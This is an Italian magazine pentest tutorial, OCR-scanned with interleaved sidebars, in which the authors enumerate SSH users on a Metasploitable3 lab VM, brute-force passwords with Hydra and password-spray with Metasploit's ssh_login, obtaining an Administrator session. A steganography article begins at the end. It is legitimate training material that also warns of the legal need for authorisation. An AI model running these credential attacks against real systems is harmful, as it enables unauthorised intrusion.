Dropbear / OpenSSH Server - 'MAX_UNAUTH_CL         | multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Command Exe         | freebsd/remote/17462.txt
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x         | linux/local/258.sh
Novell Netware 6.5 - OpenSSH Remote Stack          | novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/Overwrite         | linux/remote/20253.sh
OpenSSH 2.3 < 7.7 - Username Enumeration           | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (         | linux/remote/45210.py
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off         | unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token         | linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response Buffer Ov         | unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response Buffer Ov         | unix/remote/21579.txt
OpenSSH 4.3 p1 - Duplicated Block Remote D         | multiple/dos/2444.sh
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege          | linux/local/41173.c
OpenSSH 7.2 - Denial of Service                    | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Comm         | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration               | linux/remote/40136.py
OpenSSH < 6.6 SFTP (x64) - Command Executi         | linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution             | linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Di         | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary L         | linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)               | linux/remote/45939.py
OpenSSH SCP Client - Write Arbitrary Files         | multiple/remote/46516.py
OpenSSH/PAM 3.6.1p1 - 'gossh.sh' Remote Us         | linux/remote/26.sh
OpenSSH/PAM 3.6.1p1 - Remote Users Discove         | linux/remote/25.c
```

Searchsploit non è particolarmente prodigo di risultati per la versione di OpenSSH in uso su Metasploitable.

figura #3

La CVE più rilevante che abbiamo individuato per la versione di OpenSSH in uso su Metasploitable consente l'enumerazione degli utenti locali, ma niente di più.

STEALTH O EFFICACE?


A tal riguardo è bene aggiungere un tassello, che nelle scorse puntate abbiamo volutamente tralasciato per soffermarci sugli aspetti tecnico-pratici dell'attacco: far ricorso a questa vulnerabilità ha il suo prezzo! Oltre al fattore tempo (in quanto, come abbiamo già avuto modo di vedere, è necessario sottoporre al tool che sfrutta la CVE-2018-15473 una wordlist corposa di potenziali nomi utente da utilizzare per i tentativi di login), già di per sé generalmente contingentato durante una verifica di sicurezza (che generalmente deve essere completata entro un tempo massimo concordato con il committente e/o attenendosi a orari ben precisi), lo sfruttamento della vulnerabilità comporta molteplici tentativi di login per utenti non definiti sul sistema, per ciascuno dei quali viene di norma aggiunto un record ai log di OpenSSH. In altri termini, sebbene – come visto – la vulnerabilità si presti perfettamente all'enumerazione degli utenti locali del sistema target, il suo utilizzo dovrebbe essere

Scopriamo la VM

Metasploitable3 è pensata per un uso addestrativo, al fine di consentire ai penetration tester in erba di migliorare le proprie skill. A tal riguardo, costituisce un importante upgrade rispetto alla sorella maggiore (*Metasploitable2*, a cui abbiamo dedicato tante puntate della nostra serie), introducendo novità di rilievo come:

- **Il ricorso a Windows**, che consente di ampliare la nostra esperienza (sin qui formatasi esclusivamente in ambiente GNU/Linux, essendo Metasploitable2 una VM basata su una distro Linux) alla trattazione di vulnerabilità e di problematiche di sicurezza peculiari di quello che è uno dei sistemi operativi più diffusi in ambito desktop e server;
- **L'utilizzo dei flag**, appositi file utilizzati nei contest CTF (acronimo, per l'appunto, di *Capture the Flag*) per simboleggiare quegli asset aziendali obiettivo tanto degli attaccanti che dei penetration tester (i quali, a dimostrazione del lavoro svolto e dell'eventuale esistenza di una o più vulnerabilità in grado di compromettere la sicurezza della rete testata, ne marcano / segnalano la presenza nel report finale);
- **L'impiego di tecniche aggiuntive** (come l'offuscamento, l'utilizzo di contenuti embedded nei file, attributi dei file particolari o permessi d'accesso particolarmente stringenti) a protezione delle **flag**, per rendere più realistico l'accesso alle carte, simulando quanto avviene nel mondo reale (in cui le informazioni più importanti sono generalmente protette da misure di sicurezza aggiuntive);
- **L'uso di un approccio di tipo gamification**, in cui – al pari di quanto avviene in molte piattaforme (soprattutto on line) per aspiranti pentester – la VM ci offre la possibilità di sfidare noi stessi (e magari gli amici) nella ricerca del "mazzo di carte" nascosto al suo interno, che costituisce il formato specifico con cui gli sviluppatori di Metasploitable3 hanno voluto rappresentare le flag da catturare (mettendoci letteralmente la faccia, giacché ogni carta è dedicata a uno di loro).

figura #4



Il modulo ssh_enumusers al lavoro: grazie alla wordlist selezionata è possibile individuare ben 5 utenti locali, ma niente vi vieta di estendere il tentativo di enumerazione a ulteriori dizionari, per scoprire se questo risultato sia migliorabile.

preventivamente valutato dal pentester, sulla base delle caratteristiche della specifica verifica di sicurezza che sta conducendo in quel momento. Un esempio? Se si è impegnati in un penetration test "black box", ovvero senza che il personale dell'organizzazione interessata dal test – tranne pochi, selezionati membri del management, se non l'unico che ha commissionato l'attività e rilasciato la relativa manleva – ne sia a conoscenza, i log in questione potrebbero mettere all'erta il comparto IT/ il SOC interno, o peggio essere scambiati per un'attività malevola in corso, provocando l'attivazione delle conseguenti contromisure, in grado potenzialmente di impedire la prosecuzione del test.

UTENTI ENUMERATI

Chiarito questo aspetto – non meno importante, nell'economia di una verifica di sicurezza, del problema tecnico vero e proprio – **possiamo tornare all'attacco condotto ai danni del servizio SSH** e, soprattutto, ai suoi frutti. Grazie a Metasploit (il celeberrimo framework per il penetration test, di cui riportiamo nel box omonimo le caratteristiche salienti e le istruzioni di configurazione), e al suo modulo *ssh enumusers*, siamo stati in grado di individuare un certo numero di utenti locali definiti in Metasploitable3 [figura #4], inseriti automaticamente all'interno della workspace "metasploitable3" del database interno di Metasploit all'esito dell'esecuzione del modulo. In questo modo, ci siamo garantiti la persistenza dei nomi utenti "scoperti" anche a fronte della chiusura del framework: dopo aver avviato nuovamente, con il comando:

```
# msfconsole
```


e aver caricato la workspace creata la scorsa puntata:

```
msf6> workspace metasploitable3
```

possiamo disporre la visualizzazione delle credenziali salvate (che per ora si limitano al solo username) utilizzando il comando [figura #5]:

```
msf6>  creds
```

figura #5




Con il comando "creds", possiamo visualizzare gli account sin qui individuati nel corso della verifica di sicurezza... a patto, naturalmente, di aver configurato correttamente il database interno di Metasploit e aver selezionato la corretta workspace!

CHI CERCA, TROVA!

Il passo successivo all'enumerazione degli utenti è, chiaramente, quello di cercare di ottenerne la relativa password. Esistono diverse tecniche che possiamo utilizzare per lo scopo; in questa sede, tuttavia, ci limiteremo a provare quella più elementare, il cracking. Utilizzeremo cioè alcune delle wordlist presenti in Kali per effettuare quello che formalmente è denominato **"attacco a dizionario"**. Mediante ricorso a un tool apposito proveremo, per ciascun utente, a effettuare il login al servizio SSH utilizzando tutte le password contenute all'interno della wordlist scelta: se uno di questi tentativi di login dovesse andare a buon fine, avremmo scoperto una coppia di credenziali valide. Si tratta di un attacco che – in

figura #6



Hydra è un tool molto potente e versatile, come si può notare dalle tantissime opzioni di configurazioni, che il manuale ci illustra con dovizia di particolari.

figura #7

Dalla shell di Metasploit è possibile invocare "awk" e "cat", che ci consentono di manipolare i file di testo eventualmente prodotti e/o esfiltrati durante la nostra verifica di sicurezza.

ambienti privi di una password policy sufficientemente robusta – può portare a risultati senz'altro soddisfacenti, sebbene comporti – come nel caso dell'enumerazione appena completata – un certo effort in termini di tempi d'esecuzione e un non trascurabile rischio di rilevamento, vista la presenza di ripetuti tentativi di login in un breve periodo per il medesimo username.

I TOOL

Se riteniamo congruo il rapporto costo/benefici di questa attività, allora possiamo inserirla nella nostra verifica di sicurezza, a patto di individuare quale sia il tool da utilizzare per

Scaricare e installare le VM per seguire la guida

Per seguire i nostri tutorial è necessario disporre di:
• Una macchina virtuale Metasploitable3 (il sistema oggetto di test);
• Una macchina virtuale Kali Linux (la console del pentester).
Per l'installazione di entrambe, faremo ricorso a **Vagrant**; supponendo di disporre di un sistema GNU/Linux Debian like, la procedura da seguire è basata su questi step:

• Installazione dell'hypervisor Virtualbox e del software Vagrant:

```
# apt-get update;
# apt-get upgrade;
# apt-get install Virtualbox*;
# apt-get install Vagrant*.
```

• Download e deploy dell'immagine Vagrant di Metasploitable3, all'interno di una directory dedicata:

```
# vagrant init rapid7/metasploitable-win2k8 –box-version 0.1.0-weekly
# vagrant up
```

• Configurazione della VM Metasploitable3: è opportuno, prima di avviare la VM (a cui il processo di deploy potrebbe aver assegnato un nome non necessariamente intuitivo, obbligandoci ad assicurarci il corretto riconoscimento mediante il nome del dispositivo di archiviazione in uso, dal nome inequivocabile di metasploitable3-win2k8-disk001.vmdk), dare un'occhiata alla sua configurazione, correggendo se necessario le eventuali impostazioni che Virtualbox stesso dovesse segnalarci come non valide e ponendo, soprattutto, la relativa network card sulla rete interna intnet (basta accedere alla scheda "Rete" delle configurazioni);


• Download e deploy dell'immagine Vagrant di Kali Linux:

```
# vagrant init kalilinux/rolling
# vagrant up
```

Anche in questo caso vale il suggerimento di verificare e correggere la configurazione della VM (specie per quanto riguarda le impostazioni della scheda di rete, da porre sulla rete interna intnet), mediante l'apposita interfaccia di VB.


• **Configurazione della VM Kali**, con particolare riferimento alla necessità di assicurarne il collegamento – al pari della VM Metasploitable3 – alla rete interna intnet, al fine di garantire il colloquio tra la console del pentester e il sistema testato.

figura #8



L'esecuzione di Hydra può richiedere del tempo, ma può portarci a individuare una coppia di credenziali valide per l'accesso al sistema!

figura #9



Ecco il sogno di ogni penetration tester: la compromissione dell'account Administrator, per giunta con un "semplice" password cracker!

lo scopo. Esistono infatti tantissimi software progettati e realizzati proprio per eseguire questo particolare task: tra tutti, non possiamo non citare **Hydra [figura #6]**, che molti di voi probabilmente ricorderanno dalle precedenti puntate di questa serie. Per effettuare un attacco del dizionario sull'autenticazione SSH, il tool ha bisogno di due wordlist: l'elenco delle password da provare e l'elenco dei nomi utente da forzare. Se per la prima possiamo rivolgerci, ancora una volta, alla directory **/usr/share/** wordlists di Kali Linux, per la seconda è necessario esportare i contenuti del db interno di Metasploit, che rappresenta l'unico repository dove sono conservati, al momento, gli username enumerati.

ESPORTAZIONE DAL DATABASE

Finora ci siamo limitati semplicemente a consultare tali username **[figura #5]**, ma il comando "creds" sin qui utilizzato ne consente anche l'esportazione in formato *CSV (Comma Separated Value)*, a patto di invocarlo con l'opzione -o:


```
msf6> creds -o /home/garrick/metasploitable3/username.csv
```

dove */home/garrick/metasploitable3/username.csv* è il path assoluto del file di output che si vuole creare. Hydra, tuttavia, non ha bisogno di un file CSV, ma piuttosto di una semplice lista (che si tratti di username o di password) di valori in cui ogni item sia inserito, singolarmente, su una riga distinta di un file di testo. Dobbiamo quindi sottoporre il CSV appena ottenuto a una piccola manipolazione, utilizzando **awk**:

```
msf6> awk -F "\",\"" '{print $4}' /home/garrick/metasploitable3/username.csv > /home/garrick/metasploitable3/usernamePT.txt
```

in modo da estrarre il quarto campo (quello che, per l'appunto, specifica il nome utente enumerato) di ciascuna riga del file CSV, e salvare l'elenco risultante nel file usernamePT.txt (che nel nostro specifico caso è salvato nella directory **/home/garrick/metasploitable3/**). Al pari di **awk**, possiamo utilizzare anche **cat** all'interno di Metasploit, in modo da poter visualizzare a video il risultato dei nostri sforzi:

figura #10



Il modulo ssh_login consente di effettuare il login su un server SSH remoto tramite credenziali specificate dal pentester e/o prelevate da un dizionario.

figura #11

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS metasploitable3
RHOSTS => metasploitable3
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/kali/metasploitable3/usernamePT.tx
t
USER_FILE => /home/kali/metasploitable3/usernamePT.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

Le operazioni preliminari per utilizzare correttamente ssh_login: è necessario selezionare il target, l'elenco degli username da utilizzare, l'elenco delle password (o la password, come nel nostro caso) da adoperare.

```
msf6> cat   /home/garrick/
metasploitable3/usernamePT.txt
```

ci mostra l'elenco dei nomi utenti, pronto per essere dato in pasto a Hydra **[figura #7]**.

HYDRA

Dopo aver avviato il terminale, navighiamo quindi nella directory **/home/garrick/metasploitable3/** ove abbiamo salvato l'elenco degli username. A questo punto non ci resta che invocare il tool, con il comando:

```
# hydra -L usernamePT.txt -e nsr
-P /usr/share/wordlists/
metasploit/snmp_default_pass.txt
metasploitable3 -s 22 ssh -t 32
```

Ecco significato delle opzioni:

- **-L** specifica, per l'appunto, il nome del file contenente la lista degli utenti da sottoporre all'attacco;
- **-P** individua la wordlist delle potenziali password da provare per ciascun utente (visto che si tratta del primo tentativo abbiamo optato per una wordlist dalle dimensioni piuttosto contenute, costituita da circa 100 password);
- **-e nsr** istruisce il tool a provare, in aggiunta a tale lista, anche tre password "specifiche": la password vuota, quella coincidente con lo stesso nome utente, e quella ottenuta dall'inversione dell'username (la coppia di credenziali [root,toor] vi ricorda qualcosa, giusto per rimanere in tema?);
- **-s** specifica la porta ove il servizio target è posto in ascolto;
- **-t** indica il numero di task paralleli che Hydra può impiegare per velocizzare le operazioni di attacco.

SECONDA SCANSIONE

Dopo un certo tempo (quando si lanciano attacchi alle password – siano essi basati su **dizionario, brute force o password spray** – è sempre buona norma armarsi di pazienza... oppure lavorare in parallelo su un'altra attività!), Hydra ci restituirà una schermata come quella di **[figura #8]**: abbiamo trovato una coppia di credenziali valide! Stiamo parlando delle credenziali (*vagrant, vagrant*), che però – presentando una password coincidente con il nome utente – sono frutto del ricorso all'opzione **-e nsr** appena illustrata. Stando così le cose, dobbiamo concludere che la wordlist utilizzata non ha portato ad alcun risultato: vale la pena effettuare almeno

Mettere mano alla configurazione di rete

Una volta installate le VM, abbiamo bisogno di configurarne gli indirizzi di rete. A tal fine, se non si vuole ricorrere a tool aggiuntivi (tenuto conto che in un penetration test gli indirizzi IP da verificare sono generalmente ben indicati, in quanto concorrono a identificare univocamente le macchine rientranti nello scope della verifica), possiamo procedere a:

- Avviare la VM Metasploitable3;
- Selezionare la relativa finestra e attendere che termini il processo di boot;
- Posizionare il mouse sull'icona di rete posta nell'angolo in basso a destra della suddetta finestra, e attendere qualche istante che l'indirizzo IP della macchina sia visualizzato.

Una volta noto l'indirizzo (nel nostro caso è 169.254.161.202, nel vostro potrebbe differire), spostiamoci sulla VM Kali per completare la configurazione di rete, secondo i seguenti step:

- Assegnazione di un indirizzo IP nell'ambito della medesima rete locale di Metasploitable3, con il comando

```
#sudo ifconfig eth0 169.254.161.10/24
```


- Verifica della connettività tra le VM, con il comando:

```
# ping  169.254.161.202
```

- Assegnazione del nome mnemonico metasploitable3 alla VM Metasploitable, eseguendo il comando:

```
# sudo echo "169.254.161.202 metasploitable3" >> /
etc/hosts
```

figura #12



Anche se non abbiamo compromesso ulteriori account, in questo momento disponiamo di due sessioni attive verso la macchina target, una delle quali - peraltro - con privilegi di amministratore.

un secondo tentativo, adoperando un dizionario più ampio per incrementare le nostre chance di successo. Visto che per i nomi utenti la strategia ha funzionato, proviamo a optare per una wordlist delle password più diffuse in ambiente Unix: **/usr/share/wordlists/metasploit/unix_passwords.txt**, che vanta oltre 1.000 potenziali candidati. Il comando per eseguire il nuovo attacco è:

```
# hydra -L usernamePT.txt -e nsr -P /usr/share/wordlists/metasploit/unix_passwords.txt metasploitable3 -s 22 ssh -t 32
```

e ci porta alla compromissione di un altro account: addirittura l'account Administrator, che peraltro ha la stessa password del precedente, ovvero vagrant [figura #9].

ANCORA METASPLOIT

A questo punto potremmo raffinare ulteriormente l'attacco provando a utilizzare una terza wordlist... oppure lasciare a voi questo esperimento, e virare su un altro tipo di attacco. Se infatti la password *vagrant* è così quotata da essere adoperata da ben due utenti, non è illogico che possa essere stata scelta anche da altri... Per verificare se sia così, dobbiamo eseguire il cosiddetto **password spray attack**, provando a sottoporre la medesima password (*vagrant*, per l'appunto) a tutti gli username enumerati nelle puntate precedenti. Possiamo affidare questo compito a Metasploit e al suo modulo **ssh_login**

Metasploit: questo sconosciuto!

È uno dei più noti framework per il penetration test, se non il più utilizzato al mondo (secondo quanto riportato dalla società produttrice, Rapid7, la medesima della VM Metasploitable).
Si tratta di un tool in grado non solo di verificare il livello di sicurezza di sistemi operativi, apparati di rete e web application, ma anche di fornire ai suoi utilizzatori un pletora di strumenti in grado di spaziare dalla network discovery all'individuazione e al successivo sfruttamento di vulnerabilità note, sino all'esecuzione di attacchi di ingegneria sociale. Il tutto potendo contare su un database di exploit (oltre 1.500) costantemente manutenuto e, soprattutto, sempre aggiornato.
Come se non bastasse, Metasploit dispone di una versione, "Metasploit Framework", rilasciata gratuitamente da Rapid7 come software libero e non a caso inclusa nativamente all'interno della distribuzione Kali Linux che utilizziamo per per il nostro pentest. Come visto nella scorsa puntata, prima di avviare Metasploit per la prima volta è opportuno effettuare alcune piccole attività propedeutiche volte ad assicurare la corretta configurazione del relativo database interno:
• Avviare il servizio postgresql, a cui si deve la gestione del citato database, con il comando:

```
# sudo systemctl start postgresql
```

• Inizializzare il database per il primo utilizzo, grazie a msfdb:

```
# sudo msfdb init
```

Una volta completate queste operazioni, possiamo:
• Avviare Metasploit, con il comando:

```
# msfconsole
```

• Creare un'apposita "area di lavoro" (workspace in inglese), che chiameremo semplicemente "metasploitable3", ove far confluire – salvandole in un'area dedicata del database interno - tutte le evidenze che raccoglieremo nel corso del nostro pentest (questa operazione va effettuata una sola volta):

```
msf6>workspace -a metasploitable3
```

• Selezionare la suddetta workspace

```
msf6> workspace metasploitable3
```

e iniziare il nostro lavoro!

Pentest: cosa c'è da sapere, per non rischiare!

Prima di avviare una qualsiasi attività di pentesting/vulnerability assessment su un'infrastruttura al di fuori del nostro controllo e della nostra proprietà è bene ricordare quali possano essere le conseguenze di un uso scriteriato delle skill che apprenderete seguendoci in queste puntate. Non possiamo infatti dimenticarci quanto prevede l'articolo 615 ter del Codice Penale: *"chiunque abusivamente si introduce in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantiene contro la volontà espressa o tacita di chi ha il diritto di escluderlo, è punito con la reclusione fino a tre anni"*. In qualità di penetration tester, potremmo rischiare di ritrovarci accusati di aver effettuato un accesso abusivo a un sistema informatico, se – pur agendo in buona fede – non provvediamo a seguire alcune regole basilari:

• Mai eseguire un penetration test (o anche solo una parte di esso) su sistemi che non siano di vostra proprietà, a meno che non si disponga di un permesso da parte di *tutti* i proprietari dell'infrastruttura da testare;
• Richiedere che tale permesso sia esplicitato in forma scritta attraverso la cosiddetta *manleva*, ovvero un documento formale che stabilisce le "regole d'ingaggio" per il pentester, chiarendo l'altro quali siano i sistemi da verificare, il tipo di test effettuare e i vincoli a cui attenersi nell'esecuzione della verifica di sicurezza.

Agli occhi della legge, è proprio la manleva (e il rispetto dei relativi termini) a distinguere un signor professionista (ovvero il pentester) da un volgare pirata informatico...

[figura #10]: si tratta di un tool molto potente, in grado di eseguire tanto un semplice login SSH quanto di condurre diversi attacchi a questo tipo di autenticazione... incluso il *password spray attack* di cui abbiamo bisogno!

MODULO SSH_LOGIN

Torniamo alla schermata del framework e carichiamo il modulo con il comando:

```
msf6> use scanner/ssh/ssh_login
```

quindi preoccupiamoci di impostare correttamente le variabili che ci consentiranno di condurre l'attacco. Per i nostri scopi è sufficiente impostare – oltre al target, l'elenco degli utenti enumerati e il valore della password da provare per ciascun utente [figura #11]:

```
msf6> set RHOSTS
metasploitable3
```

```
msf6> set USER_FILE /home/
garrick/metasploitable3/
usernamePT.txt
```

```
msf6> set PASSWORD vagrant
```

quindi avviare il modulo con il seguente comando:

```
msf6>run
```

Contrariamente alle aspettative, il risultato non ci premia con ulteriori account compromessi: ma in compenso, abbiamo adesso [figura #12] due sessioni SSH aperte verso la macchina target, una con l'account *Administrator* (e quindi con privilegi di amministratore!) e una con l'account *vagrant*. Come se non bastasse, Metasploit ha provveduto ad aggiornare automaticamente il database delle credenziali, associando la password *vagrant* agli account compromessi: ne possiamo avere la prova eseguendo nuovamente il comando:

```
msf6> creds
```

Un bel risultato [figura #13], non c'è che dire... e un'arma in più da utilizzare nel prosieguo del nostro pentest!

figura #13

```
msf6 auxiliary(scanner/ssh/ssh_login) > creds
Credentials
===========

host            origin          service        public         private  realm  private_type  J
tR Format
---             ------          -------        ------         -------  -----  ------------  -
--------

169.254.161.202  169.254.161.202  22/tcp (ssh)  Administrator
169.254.161.202  169.254.161.202  22/tcp (ssh)  Administrator  vagrant         Password
169.254.161.202  169.254.161.202  22/tcp (ssh)  Guest
169.254.161.202  169.254.161.202  22/tcp (ssh)  SYSTEM
169.254.161.202  169.254.161.202  22/tcp (ssh)  sshd
169.254.161.202  169.254.161.202  22/tcp (ssh)  vagrant
169.254.161.202  169.254.161.202  22/tcp (ssh)  vagrant         vagrant         Password
```

A seguito dell'esecuzione del modulo ssh_login e dell'effettiva compromissione di due account, Metasploit aggiorna automaticamente l'elenco delle credenziali scoperte, associando la password "vagrant" ai rispettivi account, come ci mostra l'output del comando "creds".

IL MESSAGGIO SI CELA TRA I PIXEL

Come nascondere informazioni testuali, audio, immagini e file binari all'interno di uno o più video, in qualsiasi formato, anche compresso. Magia della steganografia

La continua evoluzione tecnologica ha imposto lo sviluppo e l'avanzamento di determinate tecnologie che hanno portato, in pochi anni, alla produzione di dispositivi di storage sempre più capienti e, in proporzione, meno costosi, a un netto miglioramento delle capacità delle videocamere anche per le "entry-level" e a sensori sempre più performanti a costi contenuti. Lo scenario riportato ha incrementato esponenzialmente l'ammontare dei dati trasferiti via rete o cavo e di riflesso negli appositi dispositivi di memorizzazione (hard disk, flash USB ecc.) tipicamente informazioni sensibili come dati personali, immagini, informazioni medicali, dettagli bancari e videoriprese pubbliche e/o private.


E LA SICUREZZA?

Argomenti di ricerca fin dalla nascita delle comunicazioni digitali (sebbene la steganografia non risulti essere tanto recente, visto che storicamente risale a oltre 2.000 anni fa), le tecniche per nascondere informazioni possono essere utilizzate per mitigarne gli attacchi informatici, fornendo proprietà di sicurezza, privacy, confidenzialità e integrità dei dati. I due aspetti più importanti di un algoritmo steganografico, che si tratti di un file testo, immagini, audio o video [figura #1], sono le proprietà che vanno sotto il nome di **embedding payload** e **embedding efficiency**. L'embedding payload indica la quantità di dati che possono essere nascosti all'interno del file cover mentre per embedding efficiency si intende la capacità dell'algoritmo di steganografia di nascondere quante più informazioni sensibili senza creare distorsioni apprezzabile al file cover (impercettibilità).

UN PO' DI TEORIA

Ulteriori caratteristiche richieste alla video-steganografia, così come a qualsiasi altro metodo steganografico, vedono la sicurezza e la robustezza anche dal punto di vista della compressione dei dati intesa

figura #1



La classificazione dei metodi steganografici digitali si divide in quattro sottocategorie: immagini, testo, audio e video.

come la capacità di non perdere le informazioni che celano in seguito a una compressione del file stego, di qualsiasi tipo e a qualsiasi formato ci si riferisca. Va da sé come occorra accettare sempre un compromesso tra la sicurezza, la robustezza e la capacità di nascondere dati senza creare artefatti audiovisivi che potrebbero far sorgere qualche sospetto.

FRAME PER SECONDO

Nella sua forma più intuitiva è possibile considerare un video come un insieme di immagini statiche (frame) prese in istanti temporali differenti. Quando vengono mandate in esecuzione una dopo l'altra ne risulta il tipico movimento da pellicola cinematografica. Per evitare "movimenti a scatto" e avere una buona fluidità il minimo numero di frame necessari in un secondo non dovrebbe scendere sotto i 25 ovvero, nella nostra analogia, considerando una persona che cammina, al soggetto deve essere fatta una fotografia ogni 1/25 secondo (40 millisecondi). Va da sé che se il numero di frame è pari a 30 (33ms a quadro) o a 60 (16,7ms a quadro) i movimenti diventano sempre più armoniosi e realistici, di contro c'è il numero di fotogrammi che passa, ad esempio in un tempo di soli 60 secondi, dai 1.500 nel caso di 25fps (**frame per secondo**) ai 1.800 per 30fps per arrivare ai 3.600 per 60fps. Se da un lato si migliora la realtà del movimento (sebbene oltre un certo limite l'occhio umano non riesce più a percepirne le differenze), dall'altro sono richieste maggiori capacità di storage nel caso si volesse memorizzare tutto su hard disk o di flusso in streaming, e quindi di banda di rete, qualora lo si volesse trasmettere. In base ai concetti riportati, la video steganografia nella sua forma basilare può essere vista come una sorta di "estensione" della steganografia applicata alle immagini. I campi di utilizzo vanno dallo spionaggio industriale e governativo, militare e paramilitare, settore medicale e multimedia. Applicazioni più comuni vedono la steganografia video utilizzata per preservare la privacy delle persone autorizzate a entrare in un'area riservata e rilevate nelle 